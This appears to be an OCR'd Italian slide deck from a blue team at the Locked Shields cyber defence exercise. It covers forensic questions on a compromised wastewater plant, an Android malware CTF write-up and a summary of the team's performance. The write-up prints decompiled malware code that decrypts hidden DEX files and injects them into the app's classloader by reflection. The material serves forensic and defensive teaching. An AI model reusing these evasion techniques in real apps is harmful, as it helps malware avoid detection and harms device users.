
Name	Description
hmi_mem_dump_[redacted]lime	Ubuntu memory dump for HMI after wastewater plant crashed
ntp_mem_dump_[redacted].lime	Ubuntu memory dump for NTP after wastewater plant crashed
plc01_mem_dump_[redacted].lime	Ubuntu memory dump for PLC01 after wastewater plant crashed
rolf_long_windows_[redacted]dmp	Windows memory dump for Patcher after wastewater plant crashed
Pcap for LS25_19_march.pcapng	Pcap dump that was captured across the network [redacted]
rolf_long_[redacted]_e01.zip	E01 of patcher laptop [redacted] after wastewater plant crashed

DIGITAL FORENSICS & INCIDENT RESPONSE

DEMO

Q1: What is the benign executable located in?


→ C:\Users\patcher\Downloads\survey\filezilla.exe




DIGITAL FORENSICS & INCIDENT RESPONSE

DEMO

Q2: Based on your analysis, which file appears to have initiated the malicious activity on the system?






https://www.exploit-db.com/exploits/51267

DIGITAL FORENSICS & INCIDENT RESPONSE
DEMO


Q4: : What are the artifacts produced by the malware?



DIGITAL FORENSICS & INCIDENT RESPONSE

DEMO

Q5: What tools were used by the attacker for recon? What network ports were scanned by the attacker? Which IP subnet data was exfiltrated?



MOBILE REVERSE ENGINEERING

Vincenzo Cantatore

MISSIONE - ANDROID FORENSICS
DEMO

Obiettivo Primario: Analizzare il dump di un dispositivo mobile Android compromesso per identificare il vettore d'attacco, estrarre informazioni sensibili e neutralizzare la minaccia.
Materiale Fornito:

1. **Dump del filesystem completo**, ottenuto tramite Cellebrite UFED.
2. **Report di contesto (PDF)**, descrivente le circostanze dell'intrusione.
3. Accesso alla **piattaforma CTFd** per il tracciamento dei task e l'inserimento delle flag.

Approccio Metodologico: Scetticismo verso i tool "black-box". Nonostante la disponibilità del software proprietario Cellebrite, si è optato per un'analisi manuale e a basso livello per garantire la massima accuratezza e non essere tratti in inganno da possibili artefatti del software.

ANALISI INIZIALE - L'ESTRAZIONE DEL DUMP

DEMO

Problema: Il dump fornito da Cellebrite era un unico file archivio. L'uso del software proprietario per l'analisi è stato scartato per evitare di perdere informazioni o interpretare erroneamente i dati.
Azione Eseguita: Analisi del file dump tramite `binwalk`.

```
$ binwalk ufed_dump_android.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             gzip compressed data, has original file name: "filesystem.tar", last modified: 2025-05-07 10:00:00 (UTC)
```

Risultato: `binwalk` ha rivelato che il dump non era altro che un **file `tar` compresso con `gzip`**. Questa scoperta ha permesso di estrarre il filesystem completo del dispositivo in modo pulito e affidabile, creando una base solida per le successive analisi manuali.

```
# Estrazione del filesystem completo
$ tar -xvf filesystem.tar -C ./android_dump/
```

IDENTIFICAZIONE DEL VETTORE - CACCIA ALL'APK

Obiettivo: A differenza di una comune CTF, il primo passo non era solo risolvere un puzzle, ma identificare il malware in un sistema "vivo" e complesso.
Strategia:

1. **Non fidarsi dei nomi dei file:** Sapevamo che gli APK installati non avrebbero avuto nomi descrittivi (es. `com.malware.apk`).
2. **Partire dalla "ground truth" del sistema:** Il file `packages.xml` contiene la lista di tutte le applicazioni installate dall'utente e i loro nomi di pacchetto.

Analisi di `packages.xml`:

```
<package name="com.baf.securemessenger" ...>
    <sigs count="1">
        <cert index="22" key="..." />
    </sigs>
</package>
<package name="com.google.android.youtube" ... />
```

Correlazione: Confrontando la lista dei pacchetti con le informazioni del report (che descriveva l'installazione di una "nuova app di messaggistica sicura"), `com.baf.securemessenger` è stato immediatamente identificato come il principale sospettato.

REVERSING (FASE 1) - IL MECCANISMO DI STAGING OFFUSCATO

Obiettivo: Analizzare il codice dell'APK sospetto.
Tool: JADX è stato utilizzato per decompilare l'APK.
Complessità Immediata: Il codice era pesantemente **offuscato**, con nomi di classi e metodi resi illeggibili (es. `C0037`, `m124`).
Scoperta del Meccanismo di Staging: L'analisi del metodo `attachBaseContext` (un punto di ingresso comune per il codice malevolo) ha rivelato un complesso meccanismo a più stadi:

1. L'APK apriva se stesso come un file ZIP.
2. Decifrava un file manifest interno (`src/application`).
3. Questo manifest era un file **JSON** che conteneva una lista di altri file `.dex` cifrati.
4. Il codice iterava questa lista, estraeva ogni file `.dex` dallo ZIP e lo salvava decifrato in una directory privata dell'app (`ded`).

REVERSING (FASE 1) - IL MECCANISMO DI STAGING OFFUSCATO

```java
@Override // p001.p002.p003.p004.ApplicationC0017, android.content.ContextWrapper
public void attachBaseContext(Context context) {
    this.f1 = new ArrayList();
    this.f2 = context.getDir("ded", 0);
    this.f3 = new File(context.getFilesDir(), "opt");
    C0036.m104(this.f2.getAbsolutePath());
    C0037.m136(this.f2.getAbsolutePath());
    C0037.m136(this.f3.getAbsolutePath());
    try {
        ZipFile zipFile = new ZipFile(m53(context));
        String m64 = C0024.m64(context, m53(context));
        String str = new String(C0026.m72(C0037.m124(context, "src/" + C0025.m70("application")), m64), "UTF-8");
        C0037.m136(this.f2.getAbsolutePath());
        JSONObject jSONObject = new JSONObject(str);
        this.f4 = jSONObject.getString("application");
        this.f5 = jSONObject.getBoolean("checkVirtual");
        this.f6 = jSONObject.getBoolean("checkXposed");
        this.f7 = jSONObject.getBoolean("checkRoot");
        this.f8 = jSONObject.getBoolean("checkVPN");
        ArrayList<String> m141 = C0039.m141(jSONObject.getString("dex"));
        for (int i = 0; i < m141.size(); i++) {
            InputStream inputStream = zipFile.getInputStream(zipFile.getEntry("src/" + m141.get(i)));
            File file = new File(this.f2, m0(32) + ".dex");
            C0037.m117(m2(C0037.m126(inputStream), m64), file.getAbsolutePath());
            this.f1.add(file);
```

REVERSING (FASE 2) - DYNAMIC CODE INJECTION VIA REFLECTION

Obiettivo: Capire come i file DEX decifrati venivano eseguiti.
Tecnica Rilevata: Il malware non usava un semplice `DexClassLoader`, ma una tecnica molto più elusiva basata sulla **Java Reflection** per modificare il ClassLoader dell'applicazione a runtime.
Analisi del Codice (`m4`):

1. Il codice otteneva il `ClassLoader` di base dell'applicazione.
2. Utilizzando la reflection (`invoke`), chiamava un metodo interno e non documentato del sistema Android (`makePathElements`).
3. Questa chiamata "iniettava" i percorsi dei file DEX decifrati nella lista dei percorsi del ClassLoader principale.

Implicazione: Questa tecnica rende il codice del secondo stadio parte integrante dell'applicazione principale, rendendone estremamente difficile il rilevamento da parte di strumenti di analisi statica o di sicurezza che non eseguono l'app.

REVERSING (FASE 2) - DYNAMIC CODE INJECTION VIA REFLECTION

```
/* renamed from: ¯ */
private void m4() {
    IOException[] iOExceptionArr;
    IOException[] iOExceptionArr2;
    ClassLoader classLoader = getClassLoader();
    int i = Build.VERSION.SDK_INT;
    if (i >= 23) {
        Object obj = C0016.m48(classLoader, "pathList").get(classLoader);
        Field m48 = C0016.m48(obj, "dexElements");
        Object[] objArr = (Object[]) m48.get(obj);
        Object[] objArr2 = (Object[]) C0016.m49(obj, "makePathElements", List.class, File.class, List.class).invoke(obj, this.f1, this.f3, new Arr
        Object[] objArr3 = (Object[]) Array.newInstance(objArr.getClass().getComponentType(), objArr.length + objArr2.length);
        System.arraycopy(objArr, 0, objArr3, 0, objArr.length);
        System.arraycopy(objArr2, 0, objArr3, objArr.length, objArr2.length);
        m48.set(obj, objArr3);
        return;
    }
    if (i >= 21 && i < 23) {
        Object obj2 = C0016.m48(classLoader, "pathList").get(classLoader);
        ArrayList arrayList = new ArrayList();
        m1(obj2, "dexElements", C0002.m9(obj2, new ArrayList(this.f1), this.f3, arrayList));
        if (arrayList.size() > 0) {
            Iterator it = arrayList.iterator();
            while (it.hasNext()) {
            }
```

REVERSING (FASE 3) - ANALISI DEL PAYLOAD FINALE

Obiettivo: Analizzare i file DEX del secondo stadio, ora decifrati e isolati.
Tecnica di Offuscamento Finale: Anche all'interno di uno dei DEX di secondo stadio, l'informazione critica non era in chiaro.
Scoperta: Una classe (`Pihbe`) conteneva un **grande array di byte statico**. Questa è una tecnica comune per nascondere un payload finale (un'ulteriore configurazione, un'altra libreria o la stringa C&C stessa).
Azione Finale:

1. Abbiamo localizzato nel codice la funzione che leggeva e decifrava questo array di byte.
2. Replicando l'algoritmo di decifratura (o eseguendolo in un ambiente controllato), abbiamo finalmente estratto la stringa contenente l'**IP del server di Comando e Controllo**.

Missione Compiuta: L'IP è stato inserito nella piattaforma CTFd, completando la sfida.

REVERSING (FASE 3) - ANALISI DEL PAYLOAD FINALE

```
import dalvik.system.DexClassLoader;
import java.io.ByteArrayOutputStream;
import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.OutputStream;
import java.lang.reflect.Method;
import java.net.ServerSocket;
import java.net.Socket;
import java.net.URL;
import java.net.URLConnection;
import java.util.Random;
import kotlin.jvm.internal.ByteCompanionObject;

/* loaded from: classes.dex */
public class Pihbe {
    private static final byte[] a = {4, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
```

OVERALL CONSIDERATIONS

Marco Ferrara

SINTESI DELLA PERFORMANCE - LA DINAMICA DEL CONFLITTO

L'analisi dell'attività del Red Team (RT) attraverso le quattro fasi dell'esercitazione rivela una chiara dinamica di adattamento e risposta.

- **Pressione Iniziale Massima (Fase 1):** L'avversario ha capitalizzato appieno il vantaggio iniziale. Sfruttando **credenziali di default, backdoor pre-installate e misconfiguration note**, il RT ha ottenuto un successo molto elevato su tutti i fronti, in particolare sugli endpoint (Client-Side), dove ha compromesso tutti gli obiettivi.
- **Miglioramento Costante della Difesa (Fase 2-4):** La nostra metodologia operativa ha prodotto risultati tangibili. Si è osservato un **calo netto e progressivo del successo degli attacchi del RT** contro le infrastrutture Web e i sistemi di Rete/Cyber-Fisici. Questo dimostra l'efficacia delle nostre procedure di hardening, patching e monitoraggio.
- **Adattamento Tattico dell'Avversario (Fase 4):** Di fronte a un'infrastruttura sempre più "irrobustita", il RT ha cambiato strategia nell'ultima fase, concentrando i propri sforzi sugli attacchi **Client-Side**. Sfruttando **malware custom, phishing e accessi legittimi (RDP via proxy)**, ha ottenuto nuovamente un alto tasso di successo su questo vettore, evidenziando come l'anello umano e la gestione delle identità siano diventati il campo di battaglia decisivo.

PUNTI DI FORZA DIMOSTRATI - COSA HA FUNZIONATO

La nostra performance si è basata su pilastri strategici e operativi ben definiti.

- **1. Metodologia e Resilienza Operativa:**
  - Il ciclo **FAM -> DEVELOP -> PATCH -> BATTLE** ha fornito la struttura necessaria per non essere sopraffatti. La capacità di ripristinare l'ambiente da zero con **Ansible** è stata una capacità strategica fondamentale, non un lusso, annullando il vantaggio di persistenza del Red Team.
- **2. Difesa Efficace degli Asset Complessi:**
  - Nonostante la complessità, abbiamo difeso con successo asset critici come i cluster **Kubernetes**, i sistemi **OT/ICS** (SWaT, Power Grid, ADS) e le infrastrutture **5G** dagli attacchi più critici, specialmente nelle fasi avanzate dell'esercitazione.
- **3. Visibilità e Rilevamento Integrato:**
  - L'integrazione di log da **Splunk, Zeek, CrowdStrike e Defender** in un'unica piattaforma di analisi si è rivelata decisiva. Ci ha permesso di correlare eventi a bassa priorità (es. un alert ModSecurity) con attività di rete (Zeek) e rilevamenti su endpoint (CrowdStrike), ricostruendo intere catene di attacco che altrimenti sarebbero passate inosservate.

SFIDE AFFRONTATE E VETTORI D'ATTACCO CHIAVE

L'analisi degli attacchi andati a segno rivela pattern e sfide ricorrenti.

- **1. Il "Debito" del Giorno Zero:**
  - La sfida più grande è stata gestire l'enorme numero di vulnerabilità intenzionali presenti all'inizio. Il RT ha sfruttato sistematicamente **credenziali non modificate, backdoor (servizi, cronjob, chiavi SSH rogue) e exploit noti** per ottenere un punto d'appoggio solido e diffuso fin dai primi minuti.
- **2. La Difficoltà dell'Eradicazione Completa:**
  - Il report del RT menziona spesso `Access from previous phase`. Questo evidenzia la difficoltà estrema nell'eseguire una bonifica completa. Anche un singolo punto di persistenza dimenticato (un account, una scheduled task) è stato sufficiente al RT per ristabilire l'accesso.
- **3. Il Movimento Laterale tramite Accessi Legittimi:**
  - Una volta ottenuto un accesso, anche a bassi privilegi, il RT ha dimostrato grande abilità nel muoversi lateralmente. Le tecniche più efficaci sono state l'abuso di **strumenti di remote management (RMM), l'uso di credenziali rubate per sessioni RDP e l'impiego di proxy SOCKS** per raggiungere segmenti di rete altrimenti isolati.

RISULTATO FINALE E RICONOSCIMENTO

Un Risultato Storico:

- Per la prima volta nella storia della partecipazione italiana e slovena a Locked Shields, il nostro Blue Team congiunto (Italia-Slovenia-USA) ha ottenuto un **risultato straordinario, classificandosi al terzo posto assoluto**.

Testimonianza di Eccellenza:

- Questo piazzamento sul podio, in un'esercitazione che rappresenta il massimo livello di competizione e realismo nella cyber defence mondiale, è una chiara testimonianza della **preparazione, della competenza tecnica, della resilienza e dell'eccezionale spirito di collaborazione** dimostrati da tutti i componenti del team.

Successo Multi-Dominio:

- Il risultato non è derivato solo dalla capacità tecnica, ma dalla sinergia tra i vari sottogruppi: dalla difesa delle reti e delle applicazioni web, all'analisi forense, alla gestione strategica e legale, dimostrando una maturità operativa a 360 gradi.

GRAZIE PER L'ATTENZIONE